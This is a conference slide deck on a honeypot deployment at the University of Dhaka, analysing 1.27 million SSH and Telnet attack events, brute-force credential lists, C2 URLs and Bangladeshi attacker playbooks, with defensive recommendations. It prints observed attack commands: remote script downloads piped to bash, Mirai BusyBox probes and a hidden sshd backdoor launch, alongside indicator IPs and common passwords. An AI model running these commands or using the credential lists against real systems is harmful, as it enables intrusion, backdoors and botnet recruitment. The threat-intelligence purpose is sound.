APNIC 62

APNIC Honeynet Sensors Deployment at the University of Dhaka

1.27M Events · 204 Days · 36,598 Unique Attackers

Md Mahedi Hasan

Senior Cybersecurity Analyst

ICT Cell, University of Dhaka

About Me

Current Role & Experience

- ✓ Senior Cybersecurity Analyst (former Network Engineer) at University of Dhaka, ICT Cell
- ✓ Supporting critical infrastructure for 50,000+ users
- ✓ Over 17 years in Systems Administration, DevOps, Cloud Systems & Campus Network
- ✓ Nearly a decade with BdREN — to build nationwide network & server infrastructure
- ✓ Introduced eduroam & federated identity services in Bangladesh

Community Engagement

- Program Committee Member: SANOG36,37,41,42 & BDNOG17,21 conferences
- Global Relationship Secretary: BDSAF (Bangladesh System Admin Forum)
- Conference speaker: SANOG 40, BDNOG 17,21, APAN 45,61, BDSIG 2023, BIGF2025, Phoenix Summit2025, BDSAF, APRICOT2026
- Workshop Trainer: DU, BUET, BdREN, PSTU, CUET, Asia@Connect, Phoenix Summit 2025
- Fellow: bdNOG2(Ais@Connect), BDSIG2018, BDSIG2019, ISOC 2021 (OSE), APRICOT2026

📋 Today's Agenda

What is APNIC Honeynet?

Architecture & APNIC ecosystem

Discovery & Deployment

Community collaboration & setup

Why University of Dhaka?

Security challenges & motivation

Attack Landscape

1.27M events · 204 days · at-a-glance metrics

Geographic & Protocol Analysis

182 countries · traffic & peak-day breakdown

Credential & Tool Fingerprinting

Brute force patterns & SSH client analysis

Malware & C2 Infrastructure

95 active C2 URLs · active campaigns

Bangladesh Deep-Dive

19 local actors · behaviour playbooks

Recommendations & Future

Actionable guidance & next steps

🍯 Understanding APNIC Honeynet

📖 The Concept

- **Honeypot:** A fake system that lures attackers away from real infrastructure.
- **Goal:** Keep production systems safe while collecting actionable threat data.
- **Tech Stack:** Primarily **Cowrie** for SSH/Telnet, deployed via Docker.

✨ Global Value & Benefits

- **Easy Deploy:** Replaces manual setup of tools like Dionaea/Kippo.
- **Intelligence:** Aggregates data via APNIC DASH & ShadowServer.
- **Actionable:** Data feeds directly into National CERTs for remediation.
- **Support:** Backed by APNIC security team expertise.

🤝 Discovery & Community Collaboration

Workshop on Cyber Threat Hunting with Honeypots

First encountered during **SANOG 40** in Colombo. The concept of **collaborative threat intelligence** resonated — an opportunity to contribute to regional security while gaining practical insights. Later met **Adli Wahid** at Phoenix Summit 2025, whose support made deployment straightforward.

🤝 Community Support

- 🔥 Expert guidance from APNIC
- 🔥 Automation scripts simplified deployment
- 🔥 Access to operator community knowledge

🌏 Regional Collaboration

- 🔥 Data contributes to APAC threat intelligence
- 🔥 Consistent config enables regional comparisons
- 🔥 Strengthens collective security posture

🎓 Why a Honeypot at University of Dhaka?

⚠️ University Security Challenges

- Administer our own IP address spaces
- Diverse user communities (students, faculty, staff)
- Valuable research and personal data
- Limited security resources vs. large attack surface

🎯 Our Motivation

- Understand real threats targeting our infrastructure
- Contribute to regional security efforts
- Align with institutional values of collaboration
- Gain practical insights into the threat landscape

Deployment Strategy

Total Setup Time: Under 1 Hour (with Automation)

Infrastructure


- **OS:** Ubuntu VM
- **CPU:** 1 Core | **RAM:** 2 GB
- **Storage:** 20 GB (Log retention)
- **Network:** Dedicated Public IP

Open Ports


- **Port 22:** SSH (Secure Shell)
- **Port 23:** Telnet
- *Inbound traffic left open intentionally*

1. **Coordination**
   Connected with APNIC & Adli Wahid
2. **Infrastructure**
   Set up VM & Docker environment
3. **Automation**
   Ran APNIC sensor setup script
4. **Validation**
   Confirmed sensor communication & Dashboard access

Monitoring Dashboard



Attack Origins



Analysis Reports

Honeypot Sensor Security Analysis Report

Sensor ID: 8213cb81-bb09-46e1-a6ff-18e4fae27c97

Active Period: October 3, 2025 - October 15, 2025 (12 days)

⚠️ Executive Summary

- **CRITICAL:** 63,070 malicious connection attempts detected in just 12 days
- **THREAT LEVEL:** High-intensity automated brute force attacks from 4,170 unique IP addresses
- **MALWARE ACTIVITY:** 14 malware download attempts identified targeting IoT/server infrastructure
- **GEOGRAPHIC DIVERSITY:** Attacks originating from 993 autonomous systems across 50+ countries
- **PRIMARY VECTORS:** SSH (90%) and Telnet (10%) protocols targeted

TOTAL ATTACK EVENTS	UNIQUE IP ADDRESSES	UNIQUE USERNAMES
63,070	4,170	786

UNIQUE PASSWORDS	UNIQUE COMMANDS	AUTONOMOUS SYSTEMS
7,525	158	993

MALWARE URLS	DAILY ATTACK RATE
4	5,256

📊 Core Metrics Dashboard — At-a-Glance Intelligence

1,272,286 Total Events · ALL HIGH	**36,598** Unique Attacker IPs	**182** Countries Observed	**4,280** Autonomous Systems
198,973 Successful Logins	**2,606** Command Executors	**19,255** Malware Downloads	**95** Active C2 URLs
7,107 Unique Usernames	**78,411** Unique Passwords	**2,430** Unique Commands	**6,236** Avg. Events / Day

⏱️ 204-day observation window · 100% HIGH severity · Continuous 24/7 stream

🔻 Attack Funnel — From Probe to Payload Deployment

📉 Attack Stages (Unique IPs)

Total Connections	36,598 (100%)
Login Attempts	~31,100 (~85%)
Successful Logins	4,530 (12.4%)
Command Executors	2,606 (7.1%)
Malware Deployers	1,306 (3.6%)

📋 Signature Breakdown

Signature	Count	%
Connection to honeypot	637,270	50.1%
SSH login attempted	208,188	16.4%
SSH login successful	198,973	15.6%
Command attempted	188,005	14.8%
File downloaded	19,255	1.5%
Unknown command	17,429	1.4%
SSH login via public key	2,231	0.2%
URL download attempted	936	0.1%

Protocol Distribution & Notable Peak Days

Protocol Distribution

SSH (port 22) — 79.9%

1,016,974 events

Telnet (port 23) — 20.1%

255,312 events

Total: 1,272,286 events

Notable Peak Days

Date	Events	Context
2025-11-25	48,831	Single-day record
2026-03-06	39,819	Bangladesh Link3 spike
2026-01-11	29,009	January campaign onset
2026-01-22	27,733	January campaign peak
2026-01-14	25,173	Sustained Jan wave
2026-02-23	20,892	Late-Feb surge

🌍 Geographic Distribution — Attack Origins by Country (Top 10)

#	Country	Events	Unique IPs	Share	Activity
1	US United States	267,047	311	21.0%	
2	NL Netherlands (combined)	174,050	566	13.7%	
3	CN China	117,307	454	9.2%	
4	RO Romania	74,802	12	5.9%	
5	IN India	67,804	108	5.3%	
6	BR Brazil	60,991	38	4.8%	
7	RU Russia	51,672	48	4.1%	
8	BD **Bangladesh ★**	**48,662**	19	3.8%	
9	TW Taiwan	46,820	22	3.7%	
10	DE Germany	44,295	102	3.5%	

★ Bangladesh ranked #8 globally | 182 countries observed total | 36,598 unique attacker IPs

🔓 Brute Force Analysis — Credential Targeting Patterns (Top 10)

👤 Top 10 Usernames

#	Username	Attempts
1	**root**	**179,194**
2	admin	32,667
3	user	21,375
4	oracle	13,249
5	tomcat	10,504
6	ubuntu	9,999
7	test	5,437
8	postgres	4,474
9	sol	4,167
10	solana	2,932

⚠️ 7,107 unique usernames total · sol/solana = cryptominer targeting

🔑 Top 10 Passwords

#	Password	Attempts
1	**admin**	**22,095**
2	123456	21,535
3	123	6,751
4	test	6,258
5	(blank)	6,032
6	password	5,511
7	tomcat@123	4,988
8	1234	4,794
9	12345678	3,992
10	12345	3,756

⚠️ 78,411 unique passwords captured

☣️ Malware Distribution — C2 Infrastructure & Payload Delivery

🔗 Top C2 URLs

URL (observed in logs)	Count
47.105.158.116/oto	235
47.105.158.116/ns1.jpg	118
47.105.158.116/ns3.jpg	118
ipinfo.io/org	66
151.243.109.160/bins.sh	34
196.251.107.133/bins/sin.sh	34

95 active C2 URLs · 19,255 confirmed payload deliveries

🎯 Active Campaigns

CN China Backdoor Chain

47.105.158.116 (Chinanet) · Nov 2025–Mar 2026 · 676 obs. from 4 IPs

`wget → chmod → exec → crontab (full persistence)`

🤖 Mirai/BusyBox IoT Loader

tg-xxooxx888.8964.mom/loader.sh · IoT botnet recruitment

🐚 Perl IRC DDoS Bot

base64-encoded payload · 4 IPs · Nov 1–4 2025 · Indonesia & Seychelles

🔌 SALTSYNC Proxy Install


103.107.162.193 · Bangladesh · Dante SOCKS5 via teddysun/across

⌨️ Command Execution Analysis — Post-Login Behavior Patterns

🔝 Top Commands Observed

Command	Count	Category
`echo -e "\x6F\x6B"`	**48,423**	Capability test
`uname -a`	42,557	Fingerprinting
`cat /proc/uptime`	27,378	Fingerprinting
`uname -m`	13,689	Fingerprinting
`uname -s -v -n -m`	13,689	Fingerprinting
`uname -s -v -n -r -m`	12,024	Fingerprinting
`uname -s -v -n -r`	4,047	Fingerprinting
`hostname`	1,985	Fingerprinting

📊 Category Breakdown



2,430 unique commands · 190K+ events total

⚠️ Special Behaviors

- 🔥 🔴 `/ip cloud print` — MikroTik probing (462 events)
- 🔥 🟡 Writable-directory probe (374 events)
- 🔥 🔴 **Hidden sshd nohup implant (BD, 2 events — high-signal)**

🔍 SSH Client Analysis — Attack Tool Fingerprinting (Top 10)

#	SSH Client String	Count	Attribution
1	**SSH-2.0-Go**	**764,678**	Go-based mass scanners (75.1%)
2	SSH-2.0-libssh2_1.9.0	53,750	Hydra / Medusa brute-force
3	SSH-2.0-libssh2_1.11.1	45,552	Newer libssh2 frameworks
4	SSH-2.0-libssh_0.11.1	26,340	libssh-based tools
5	SSH-2.0-PuTTY_Release_0.80	19,726	Manual or scripted PuTTY
6	SSH-2.0-phpseclib_1.0	14,720	PHP-based attack scripts
7	SSH-2.0-libssh2_1.8.1	11,252	Older libssh2 frameworks
8	SSH-2.0-OpenSSH_7.4	9,246	Compromised Linux hosts
9	SSH-2.0-AsyncSSH_2.1.0	5,330	Python AsyncSSH bots
10	SSH-2.0-OpenSSH_10.0	2,712	Modern infrastructure scanning

🔑 SSH-2.0-Go alone = 75.1% of all connections · Highly automated toolchains dominate — human-operated sessions are a small minority

BD Bangladesh Observations — Local Threat Actors

12,862	19	48,662	3.8%
Total Rows (CSV)	Unique Source IPs	ES Events (#8 globally)	Global Share

🎯 Key Observations

- 🔥 **92%** of BD rows from one IP: 27.147.151.197 (Link3)
- 🔥 1,011 non-echo-ok rows — meaningful command activity
- 🔥 14 ASN/org pairs across 19 unique IPs
- 🔥 Behaviors span passive probing → full persistence
- 🔥 March 2026: 11,899 rows from just 4 IPs (campaign spike)

🏢 Top ASN / Organizations

Rows	IPs	Organization
11,851	1	Link3 Technologies Ltd.
448	2	SALTSYNC
204	1	IT Nut Hosting
203	1	Access Telecom BD Ltd.
31	1	MS Bhola Dot Net
24	2	aamra networks limited

Bangladesh Monthly Trend — Activity Timeline

Month	Rows	Unique IPs	Activity	Notes
2025-10	13	1		BusyBox/Mirai probe · BRACNet
2025-11	896	7		Interactive sessions, SSH checks, proxy install
2025-12	23	3		Low-volume follow-on
2026-01	17	3		upnpsetup/zsvc and sshd patterns
2026-02	12	2		Minimal activity
2026-03	**11,899**	4		**★ Link3 echo probe spike (27.147.151.197)**
2026-04	2	1		Minimal

📊 Total: 12,862 rows · March 2026 = 92.5% of all BD activity — dominated by Link3 systematic echo-probe campaign

🎯 Bangladesh Top Source IPs — All 9 Unique Actors

IP Address	Rows	ASN	Organization	Behavior
27.147.151.197	**11,851**	AS23688	Link3 Technologies	echo -e "\x6F\x6B" capability checks
103.107.162.193	442	AS137403	SALTSYNC	Interactive root-shell + Dante SOCKS5 install
165.101.189.27	204	AS154047	IT Nut Hosting	SSH checks + recon post-login
202.22.199.5	203	AS17469	Access Telecom BD	SSH checks + recon post-login
103.158.206.141	31	AS141417	MS Bhola Dot Net	Host / GPU / process recon
203.83.163.10	22	AS17471	Grameen Cybernet	upnpsetup / zsvc execution
115.127.75.219	13	AS24342	BRACNet Limited	BusyBox / TFTP / Mirai probe
103.208.181.162	13	AS135076	INFOCOM LIMITED	BusyBox / TFTP / Mirai probe
103.239.252.132	**2**	AS63526	SSD&T Ltd.	⚠️ **Hidden sshd nohup persistence — HIGH SIGNAL**

🔬 Bangladesh Activity Highlights — Behavior Tag Analysis

Behavior Category	Rows	Unique IPs	Interpretation
🔐 SSH-related	47	5	ssh -V checks + hidden sshd execution
📡 Telnet-related	0	0	No telnet activity from BD in CSV data
💻 Login-shell / prompt style	192	12	sh, shell, system, enable, whoami, hostname
🔭 Reconnaissance	**265**	**15**	uname, ps, netstat, mount, env, ifconfig, CPU/GPU
📥 Download / install	23	5	wget, curl, tftp, package install traces
🤖 BusyBox / Mirai-style	18	3	BusyBox tokens, TFTP/wget checks, .s scratch workflow
⚠️ **Persistence**	**2**	1	**Hidden sshd binary launched via nohup (SSD&T)**
🗑️ Cleanup / destructive	9	8	rm .s, pkill upnpsetup, script cleanup

🔑 **Key Insight:** Bangladesh ranks #4 by command-layer rows with only 19 unique IPs → highly concentrated, purposeful attack behavior

💀 Bangladesh Post-Login Patterns — Threat Actor Playbooks

🕴️ SALTSYNC (103.107.162.193) — Dante SOCKS5 Proxy Install

```
ls; cat /proc/cpuinfo | grep model
ip a | grep ether; service danted status
wget -qO- [github teddysun/across dante.sh] | bash
curl -sSL [github teddysun/across dante.sh] | bash
```

🔍 IT Nut Hosting / Access Telecom — Recon Triage

```
ssh -V; uname -a; hostname; whoami; uptime; pwd
mount | head -5
netstat -tulpn | head -10
history | tail -5; ps aux | head -10
env | head -10; ls -la /
```

🤖 BRACNet / INFOCOM — BusyBox / Mirai IoT Probe

```
shell; system; enable; sh
cd /dev/shm; cat .s || cp /bin/echo .s
/bin/busybox <TOKEN>
tftp; wget; /bin/busybox <TOKEN>
dd bs=52 count=1 if=.s || cat .s
rm .s; exit
```

⚠️ SSD&T (103.239.252.132) — Hidden sshd Persistence

```
chmod +x ./.8050377158183057399/sshd
nohup ./.8050377158183057399/sshd \
  103.239.252.132 &
chmod +x ./.63419328896174739 71/sshd
nohup ./.6341932889617473971/sshd \
  103.239.252.132 &
```

🔴 HIGH-SIGNAL: Persistent backdoor via hidden binary in random-named dir

Security Recommendations — Actionable Response Guidance

URGENT — Block Now

- Block `47.105.158.116` + `103.56.149.224` (China backdoor C2)
- Block `*.8964.mom` domain (Mirai IoT loader)
- Alert on `SSH-2.0-Go` and `SSH-2.0-AsyncSSH` client strings
- Submit abuse reports to DigitalOcean / COLOCROSSING

Short-Term — Credentials & Detection (30d)

- Force-reset accounts using any of 78,411 captured passwords
- Disable password auth on SSH — enforce key-only
- Alert on `sol*` / `solana` / `crypto` usernames (cryptominer)
- Deploy Fail2Ban / CrowdSec with heavy-hitter feed

Short-Term — Infrastructure Audit (30d)

- MikroTik `/ip cloud` audit — check remote mgmt exposure
- Audit NOPASSWD sudoers entries on all systems
- Scan for unauthorized SSH keys in authorized_keys files
- `find / -name sshd -not -path /usr/sbin/sshd` — detect implants

Strategic — Threat Intelligence Sharing

- Share BD IOCs (27.147.151.197, 103.239.252.132) with **BTCIRT**
- Share China APT IOCs with **TLCSIRT**
- Feed 36,598 attacker IPs into **MISP** for community sharing
- Publish APNIC Security brief (TLP:WHITE portions)

💡 Critical Lessons Learned

Exposure = Immediate Targeting

First probe arrived within hours of going live. The sensor averaged **6,236 events/day** non-stop — automated scanners never sleep.

Credential Hygiene is Non-Negotiable

Attackers cycled **78,411 unique passwords** across **7,107 usernames**. 12.4% of IPs cracked in — any default credential is a liability.

Attackers Want Your Infrastructure

Post-login goals: cryptomining (`solana/sol*` usernames), Mirai DDoS botnets, and Dante SOCKS5 proxy installs — commodity abuse, not targeted espionage.

Local Threats Are Underestimated

Bangladesh ranked **#8 globally** with just 19 unique IPs. One local actor (SSD&T) planted a hidden `sshd` backdoor — high sophistication from a small ISP.

📊 Backed by **204 days** of continuous data — **1,272,286 events** · **36,598 unique attacker IPs** · **182 countries** · **95 active C2 URLs**

🎯 Key Operator Takeaways

Deploy a Honeynet Sensor

< 1 hr

- Without a sensor, threats inside your own IP space are **invisible** — you only see them after an incident.
- Our sensor attracted **36,598 attacker IPs** in 204 days — all from networks that looked quiet.
- **Deploy in minutes:** 1-core VM · 2 GB RAM · Docker — APNIC automation script.
- **Actionable intel:** Real-time IOCs from your own network, instantly actionable for firewalls.

Harden SSH & Credentials

85% via passwords

- 85% of our attackers exploited **password authentication** — the single most preventable risk.
- **78,411 unique passwords** were tried — default or weak credentials will be found.
- **Key-only SSH:** Disable password auth to eliminate brute-force risk overnight.
- **Block scanners:** Drop `SSH-2.0-Go` & `AsyncSSH` in your firewall.
- **Hunt backdoors:** Run `find / -name sshd` outside `/usr/sbin` now.

Share IOCs with the Community

36,598 IPs

- Attackers reuse infrastructure — an IP hitting your network has already hit others. **Shared IOCs stop them faster.**
- Your sensor data alone identified **95 active C2 URLs** and **4,280 ASNs** attacking the region.
- **Community defence:** Push IPs to CIRT & MISP feeds.
- **Take them down:** File abuse reports to hosting providers like DigitalOcean.
- Each peer who shares back **multiplies your coverage** against threats.

Detect Post-Login Behaviour

2,430 commands

- A successful login is not the end — attackers then fingerprint, mine crypto, or **plant persistent backdoors.**
- We saw **19,255 malware downloads** and a hidden `sshd` backdoor planted.
- **Spot automation:** Alert on `uname -a` / `/proc/uptime` command bursts.
- **Cryptominers:** Flag `sol*` / `solana` login usernames targeting your compute.
